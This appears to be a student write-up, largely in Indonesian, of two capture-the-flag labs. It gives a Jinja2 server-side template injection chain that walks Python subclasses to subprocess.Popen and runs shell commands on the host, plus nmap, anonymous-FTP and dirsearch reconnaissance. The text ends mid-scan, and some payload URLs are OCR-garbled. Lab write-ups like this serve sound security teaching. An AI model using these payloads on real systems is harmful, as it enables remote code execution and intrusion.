

Write Up CSC - 4



Rio Ferdinand Vindi Tanius
Satya Kusuma

Templated

Category:

Web

Author:

clubby789


Description:

Can you exploit this simple mistake?

Hints:

1. -

Solution:



Pertama dengan menjalankan instance terlebih dahulu agar mendapat IP dan port yang akan digunakan nantinya.

The screenshot shows the HackTheBox challenge interface for 'Templated'. On the left sidebar, under the 'Challenges' section, there is a red box highlighting the 'HOST' field which contains the IP address and port: '157.245.37.125:30527'. The main content area displays the challenge details: 'INFORMATION' tab selected, 'ACTIVITY', 'CHANGELOG', 'REVIEWS', and 'WALKTHROUGHS' tabs. Below these are sections for 'CHALLENGE DESCRIPTION' (with the text 'Can you exploit this simple mistake?'), 'CHALLENGE RATING' (4.9), 'USER SOLVES' (32710), and 'CATEGORY' (Web). A 'STOP INSTANCE' button is also visible.

Setelah dijalankan akan muncul IP Address dan port yang akan digunakan yaitu 157.245.37.125:30527.

The screenshot shows a browser window with the URL '157.245.37.125:30527'. The page content reads 'Site still under construction' and 'Proudly powered by Flask/Jinja2'.

<http://157.245.37.125:30527> tetapi ketika membuka website dengan IP dan port tersebut, website menampilkan bahwa ia sedang dalam pengembangan yang dibuat menggunakan Jinja2 dari Flask. Karena menggunakan Jinja2 yang merupakan mesin template yang membuat python dapat diinjeksi langsung ke webpage membuat SSTI (Server-Side Template Injection) dapat terjadi.




Untuk tes yang pertama, bagian belakang url yang digunakan dimasukkan kata “test” menjadi `http://157.245.37.125:30527/test`. Tetapi hasil yang keluar adalah munculnya Error 404.



Kemudian untuk percobaan tes yang kedua url diubah menjadi `http://157.245.37.125:30527/{{1*10}}` tapi karena di web biasanya menggunakan url encode sehingga lambang {} menjadi %7B dan %7D. Sehingga url berubah menjadi `http://157.245.37.125:30527/%7B%7B1*10%7D%7D`. Lambang {{}} digunakan untuk memberi tahu ke website bahwa code yang ada di dalam {{}} merupakan code python

yang ingin diinjeksi. Untuk percobaan tes yang kedua ternyata hasil perkalian $1 * 10$ menjadi page yang tidak ada di dalam website.



Error 404

The page 'diet_items' (ENV, 'prod'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=365)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPEND_SLASH', True), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)] could not be found.

Kemudian dengan mengganti perkalian `1*10` tadi menjadi `config.items()` sehingga url berubah sebagai berikut `http://157.245.37.125:30527/%7B%7Bconfig.items()%7D%7D`. Maka akan menampilkan semua config dari item-item yang ada.




Error 404

Karena tadi menggunakan config.items() memperlihatkan bahwa karena menggunakan setup Flask yang umum membuat objek atau item yang ada dapat diubah konfigurasi nya untuk website. Dan agar dapat


masuk lebih dalam lagi maka url akan diganti lagi menjadi berikut

http://157.245.37.125:30527/%7B%7B"".__class__.__mro__[1].__subclasses__()%7D%7D. Hal ini bertujuan agar dapat mengakses atribut class yang memiliki list objek yang ada serta memanggil subclass yang ada pada objek.



The screenshot shows a browser window with the URL http://157.245.37.125:30527/%7B%7B"".__class__.__mro__[1].__subclasses__()%7D%7D. The page content is a very long list of Python class names and their subclasses, indicating a deep search through the class hierarchy. The list includes classes from various modules such as pickle, json, urllib, and werkzeug, among others. The text is mostly illegible due to its length.

Dari url yang dimasukkan sebelumnya, kata popen akan dicari. Karena Popen merupakan fungsi yang membuat code python dapat dijalankan dan akan memberikan hasil yang diinginkan.



The screenshot shows a browser window with the URL http://157.245.37.125:30527/%7B%7B"".__class__.__mro__[1].__subclasses__()%400()%7D%7D. The page displays an error message: "The page [<class 'werkzeug.wrappers.UserAgent'>, <class 'werkzeug.wrappers.user_agent.UserAgentMixin'>, <class 'werkzeug.wrappers.request.StreamOnlyMixin'>, <class 'werkzeug.wrappers.response.ResponseStream'>, <class 'werkzeug.wrappers.response.ResponseMixin'>, <class 'http.cookiejar.Cookie'>, <class 'http.cookiejar.CookiePolicy'>, <class 'http.cookiejar.Absent'>, <class 'http.cookiejar.CookieJar'>, <class 'werkzeug.test.TestCookieHeaders'>, <class 'werkzeug.test.TestCookieResponse'>, <class 'werkzeug.test.EnvironBuilder'>, <class 'werkzeug.test.Client'>, <class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>, <class 'platform.Processor'>, <class 'uuid.UUID'>, <class 'idangerous.json.CompactJSON'>, <class 'hmac.HMAC'>, <class 'idangerous.signer.SigningAlgorithm'>, <class 'idangerous.signer.Signer'>, <class 'idangerous.serializer.Serializer'>, <class 'idangerous.url_safe.URLSafeSerializerMixin'>, <class 'flask_compat.DeprecatedBool'>, <class 'werkzeug.local.LocalManager'>, <class 'werkzeug.local.LocalProxy'>, <class 'dataclasses.HAS_DEFAULT_FACTORY_CLASS'>, <class 'dataclasses.MISSING_TYPE'>, <class 'dataclasses.FIELD_BASE'>, <class 'dataclasses.InitVar'>, <class 'dataclasses.DataclassField'>, <class 'difflib.SequenceMatcher'>, <class 'difflib.Differ'>, <class 'pprint.SafeKey'>, <class 'pprint.PrettyPrinter'>, <class 'werkzeug.routing.RuleFactory'>, <class 'werkzeug.routing.RuleTemplate'>, <class 'werkzeug.routing.BaseConverter'>, <class 'werkzeug.routing.Map'>, <class 'werkzeug.routing.MapAdapter'>, <class 'flask.signals.Namespace'>, <class 'flask.signals.FakeSignal'>, <class 'flask.helpers.LockedCachedProperty'>, <class 'flask.helpers.PackageBoundObject'>, <class 'flask.cli.DispatchingApp'>, <class 'flask.cli.ScriptInfo'>, <class 'flask.ctx.AppCtxGlobals'>, <class 'flask.ctx.AppContext'>, <class 'flask.ctx.RequestContext'>, <class 'flask.json.tag.JSONTag'>, <class 'flask.json.tag.TaggedJSONSerializer'>, <class 'flask.sessions.SessionInterface'>, <class 'werkzeug.wrappers.json.JSONModule'>, <class 'werkzeug.wrappers.json.JSONMixin'>, <class 'flask.blueprints.BlueprintSetupState'>, <class 'jinja2.ext.Extension'>, <class 'jinja2.ext.CommentFinder'>, <class 'unicodedata.UCD'>] could not be found".

[http://157.245.37.125:30527/%7B%7B%27%27%27._class___.__mro__\[1\].__subclasses__\(\)%400\]7D%7D](http://157.245.37.125:30527/%7B%7B%27%27%27._class___.__mro__[1].__subclasses__()%400]7D%7D) dengan mengubah url seperti url ini, bertujuan untuk mencari letak popen berada di index keberapa dan ternyata dia berada di index di atas 400.



Error 404

The page '[<class 'subprocess.Popen'>, <class 'platform.Processor'>, <class 'uuid.UUID'>, <class 'itsdangerous.json.CompactJSON'>, <class 'hmac.HMAC'>, <class 'itsdangerous.signer.Signer'>, <class 'itsdangerous.serializer.Serializer'>, <class 'itsdangerous.url_safe.URLSafeSerializerMixin'>, <class 'flask_compat.DeprecatedBool'>, <class 'werkzeug.local.Local'>, <class 'werkzeug.local.LocalStack'>, <class 'werkzeug.local.LocalManager'>, <class 'werkzeug.local.LocalProxy'>, <class 'dataclasses.HAS_DEFAULT_FACTORY_CLASS'>, <class 'dataclasses.MISSING_TYPE'>, <class 'dataclasses.FIELD_BASE'>, <class 'dataclasses.InitVar'>, <class 'dataclasses.Field'>, <class 'dataclasses.DataclassParams'>, <class 'difflib.Differ'>, <class 'difflib.HtmlDiff'>, <class 'pprint.SafeKey'>, <class 'pprint.PrettyPrinter'>, <class 'werkzeug.routing.RuleFactory'>, <class 'werkzeug.routing.RuleTemplate'>, <class 'werkzeug.routing.BaseConverter'>, <class 'werkzeug.routing.Map'>, <class 'werkzeug.routing.MapAdapter'>, <class 'Flask.signals.Namespace'>, <class 'Flask.signals.FakeSignal'>, <class 'Flask.helpers.locked_cached_property'>, <class 'Flask.helpers.PackageBoundObject'>, <class 'Flask.cli.DispatchingApp'>, <class 'Flask.cli.ScriptInfo'>, <class 'Flask.config.ConfigAttribute'>, <class 'Flask.ctx.AppGlobals'>, <class 'Flask.ctx.AppContext'>, <class 'Flask.ctx.RequestContext'>, <class 'Flask.json.tag.JSONTag'>, <class 'Flask.json.tag.TaggedJSONSerializer'>, <class 'Flask.sessions.SessionInterface'>, <class 'werkzeug.wrappers.json.JSONModule'>, <class 'werkzeug.wrappers.json.JSONMixin'>, <class 'Flask.blueprints.BlueprintSetupState'>, <class 'jinja2.ext.Extension'>, <class 'jinja2.ext.CommentFinder'>, <class 'unicodedata.UCD'>]' could not be found

[http://157.245.37.125:30527/%7B%7B%27%27%27._class___.__mro__\[1\].__subclasses__\(\)%414\]7D%7D](http://157.245.37.125:30527/%7B%7B%27%27%27._class___.__mro__[1].__subclasses__()%414]7D%7D). Setelah dicoba berkali-kali akhirnya didapat bahwa popen berada di index 414. Dengan lokasi index ini membuat akses ke dalam host mesin dapat diakses.




Error 404

The page '[b'bin\boot\dev\etc\flag.txt nhome\lib\lib64\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\atmp\nusr\nvar\at', None]' could not be found

Dengan mengubah url menjadi seperti berikut

`http://157.245.37.125:30527/%7B%7B”._class___.mro__[1].__subclasses__()[414](“ls”,shell=True,st dout=-1).communicate()%7D%7D` dapat memperlihatkan semua list dari file yang ada di directory.



Dengan mengubah url dari menggunakan ls menjadi cat flag.txt seperti url berikut

`http://157.245.37.125:30527/%7B%7B”._class___.mro__[1].__subclasses__()[414](“cat flag.txt”,shell=True,stdout=-1).communicate()%7D%7D` akan memunculkan teks yang ada pada file flag.txt dan flag pun didapat yaitu HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}.

Flag:

`HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}`

Simple CTF

Category:

Security, enumeration, privesc

Author:

MrSeth6797


Description:

-

Hints:

1. Q4: You can use /usr/share/seclists/Passwords/Common-Credentials/best110.txt to crack the pass.

Solution:




```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-30 11:42 EDT
Nmap scan report for 10.10.78.61
Host is up (0.19s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|_STAT:
| FTP SERVER STATUS:
|   Connected to ::ffff:10.10.6.204
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/openenergysolutions_3.0.1_3
2222/tcp  closed ssh
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


(kali㉿kali)-[~]
```

Q1: Untuk menemukan ada berapa banyak port yang ada di bawah 1000 dapat dilakukan dengan memberi command nmap [IP yang diberikan] dalam kasus ini 10.10.78.61. Dan akan ditemukan 2 port yang ada di bawah 1000 yaitu port 21 dan 80.

Q2: Di dalam port yang besar terdapat service yang berjalan yaitu ssh.



Q3: Port 21 tidak dapat diakses.



Q3: Port 80 merupakan default landing page ubuntu.

```
kali@kali: ~] $ ftp 10.10.78.61
Connected to 10.10.78.61.
220 (vsFTPd 3.0.3)
Name (10.10.78.61:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||42900|)
cd pub
`C
receive aborted. Waiting for remote to finish abort.
ftp> ls
229 Entering Extended Passive Mode (|||43477|)
ftp: Can't connect to 10.10.78.61:43477: Connection timed out
200 EPSV command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x 2 ftp  ftp  4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPSV command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp  ftp  166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> cat ForMitch.txt
```

Q3: Pada saat mencoba membuka IP address dan menggunakan port 21 menampilkan pesan bahwa website tersebut tidak bisa diakses. Sedangkan jika menggunakan port 80 akan menampilkan default landing page ubuntu. Karena pada hasil nmap port 21 menjalankan service ftp maka dapat diakses. Dan ketika directory yang ada di dalam ftp tersebut dicek terdapat directory lain yang bernama pub yang di dalamnya terdapat file ForMitch.txt.

```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali: ~
150 Here comes the directory listing.
-rw-r--r-- 1 ftp      ftp          166 Aug 17 2019 Formitch.txt
226 Directory send OK.
ftp> cat Formitch.txt
?Invaluid command
FTP> cat Formitch.txt
local: Formitch.txt remote: Formitch
200 EPRT command successful. Consider using EPSV.
550 Failed to open file.
ftp> get Formitch.txt
local: Formitch.txt remote: Formitch.txt
200 EPRT command successful. Consider using EPSV.
550 Failed to open file.

local: Formitch.txt remote: Formitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for Formitch.txt (166 bytes).
100% [=====] 166 2.22 M1B/s 00:00 ETA
226 Transfer complete.
166 bytes received in 0:00 (0.85 K1B/s)
ftp> exit
221 Goodbye.

[~] kali@kali: ~]
$ cat Formitch.txt
Dammit man... you're the worst dev I've seen. You set the same pass for the system user, and the password is so weak... I cracked it in seconds. Gosh... what a mess!
[~] kali@kali: ~]
$ 

```

5 folders, 24 files, 190.7 MB (199,994,407 bytes), Free space 57.0 GB

Q3: Karena terdapat teks tersebut, teks tersebut perlu untuk diambil menggunakan command get, setelah berhasil dicopy maka tinggal menjalankan command cat untuk membaca teks yang ada di dalam file tersebut. Dan didapat hasil sebagai berikut, Dammit man... you're the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!


```

File Actions Edit View Help
kali@kali:~/Downloads x kali@kali: ~ kali@kali: ~ kali@kali: ~
[~] kali@kali: ~]
$ dirsearch -u http://10.10.78.61/ -e -r
dirsearch v0.4.2
Extensions: -r | HTTP method: GET | Threads: 30 | Wordlist size: 9009
Output File: /home/kali/.dirsearch/reports/10.10.78.61/_23-08-30_09-57-58.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-08-30_09-57-58.log
Target: http://10.10.78.61/
[09:57:58] Starting:
